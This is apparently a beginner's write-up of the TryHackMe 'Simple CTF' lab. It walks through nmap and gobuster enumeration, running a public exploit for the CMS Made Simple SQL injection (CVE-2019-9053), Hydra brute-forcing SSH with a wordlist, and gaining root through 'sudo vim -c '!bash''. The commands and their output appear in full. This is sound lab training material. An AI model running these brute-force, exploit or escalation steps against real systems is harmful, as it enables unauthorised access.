

Hey guys Rajib here,


This writeup is about a Simple CTF Challenge available on the TryHackMe Platform. This is a beginner level CTF. For all those who are beginners and want to learn about CTF then this room is perfect for you. We will solve and complete all the given Tasks/Challenges. So let's go into machine!!!

Deploy the machine first. We need to run a Nmap scan against the machine so that we know which ports are open and which services are operational on these ports. I am going to use an aggressive Nmap scan






From above nmap scan we have found 2 services are running under port 1000 & services are FTP (port 21), HTTP (port 80)




Also from nmap scan we have found SSH service is running on higher port (port 2222)




So far we know port 21 (FTP), port 80 (HTTP) and port 2222 (SSH) is the opened port. Let's investigate it one by one.

FTP (Port 21)



Well, the FTP server looks empty. I guess we have to look on to another port.

HTTP (Port 80)



Port 80 shows the Apache default page. Nothing out of ordinary.

SSH (Port 2222)


```
root@rajib:~# ssh -p 2222 10.10.83.152
The authenticity of host '[10.10.83.152]:2222 ([10.10.83.152]:2222)' can't be established.
ECDSA key fingerprint is SHA256:Fce5J4GBLgx1+iaSMBjO+NFKOjZvL5LOVF5/jc0kwt8.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.83.152]:2222' (ECDSA) to the list of known hosts.
root@10.10.83.152's password:
Permission denied, please try again.
root@10.10.83.152's password:
Permission denied, please try again.
root@10.10.83.152's password:
```

What are the username and password for the SSH server? Guess we have to come back for this later on. Alright, We need more information to get down to the rabbit-hole!!!!!!


So we need to go a little deep and find out any other hidden directories. For this purpose, let's use gobuster which finds hidden directories by performing dictionary attacks and checking the responses it gets. Fire-up gobuster and check the results,


```
root@rajib:~# gobuster dir -u http://10.10.83.152 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.83.152
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/07/17 15:42:41 Starting gobuster
===============================================================
/.htpasswd (Status: 403)
/.htaccess (Status: 403)
/.hta (Status: 403)
/index.html (Status: 200)
/robots.txt (Status: 200)
/server-status (Status: 403)
/simple (Status: 301)
===============================================================
2020/07/17 15:43:55 Finished
===============================================================
```

The Gobuster revealed some directories. On checking the default robots.txt file we are presented with another directory! On trying opening this directory it seems to be a rabbit-hole!




Looks like robot.txt does not give us anything. There is one more interesting directory with the name of “simple” and it has a valid web response code too. Let's check this directory.






We get a webpage called “CMS made simple”. After googling it, this is what I get.



So we have found that CVE-2019-9053 is using against the application



We can understand from the page, it is a kind of SQLi or SQL injection vulnerable.

Now let's exploit the vulnerability and see if we can find the username and password. For that we have downloaded python script from exploit database.

```
[+] Salt for password found: 1dac0d92e9fa6bb2
[+] Username found: mitch
[+] Email found: admin@adm5
[+] Password found: 0c01f4468bd75d7a84c7eb73846e8d96
root@rajib:~#
```


```
root@rajib:~/Desktop/tryhackme# hydra -s 2222 -v -q -l mitch -P /usr/share/wordlists/rockyou.txt -e nsr
 -t 4 -w 5 10.10.193.107 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations,
or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-07-18 04:38:13
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344402 login tries (l:1/p:14344402), ~3586101 tries
 per task
[DATA] attacking ssh://10.10.193.107:2222/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://mitch@10.10.193.107:2222
[INFO] Successful, password authentication is supported by ssh://10.10.193.107:2222
[2222][ssh] host: 10.10.193.107   login: mitch   password: secret
[STATUS] attack finished for 10.10.193.107 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-07-18 04:38:55
```


#5 What's the password?

secret | Correct Answer


Now that we have our username (mitch) and password (secret), remember that our Nmap scan results also pointed out to the ssh service which was running on port 2222 so let's try logging in the machine using ssh on port 2222

```
root@rajib:~/Desktop/tryhackme# ssh -p 2222 mitch@10.10.193.107
The authenticity of host '[10.10.193.107]:2222 ([10.10.193.107]:2222)' can't be established.
ECDSA key fingerprint is SHA256:Fce5J4GBLgx1+iaSMBjO+NFKOjZvL5LOVF5/jc0kwt8.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.193.107]:2222' (ECDSA) to the list of known hosts.
mitch@10.10.193.107's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$ id
uid=1001(mitch) gid=1001(mitch) groups=1001(mitch)
```






From “user.txt” file we have found our user flag



From here also we have got one more user named “sunbath”



I enumerated the machine further to find places where I could potentially escalate my privileges! After some investigation, it looks like this user can run Vim as root!

So we can run the VIM and can escalate our privileges by spawning the shell (!bash inside Vim)


```
$ sudo vim -c '!bash'

^[[2;2R^[]11;rgb:0000/0000/0000^[\root@Machine:/home# 2R11;rgb:0000/0000/0000
2R11: command not found
bash: rgb:0000/0000/0000: No such file or directory
root@Machine:/home#
```

So finally we have privilege as root on the machine

Now we can navigate to the root directory and find our final flag

```
root@Machine:/home# cd /root/
root@Machine:/root# ls
root.txt
root@Machine:/root# cat root.txt
W3ll d0n3. You made it!
```

So finally we have got our final flag which was in root.txt.



Conclusion

In this challenge, we got an idea of how does a CTF looks like and what are the procedures to find the flags that are hidden. There are multiple approaches to exploit vulnerabilities in the system to gain access to the system and escalate privileges. I hope you have understood. Keep practicing and sharing. Happy hacking :)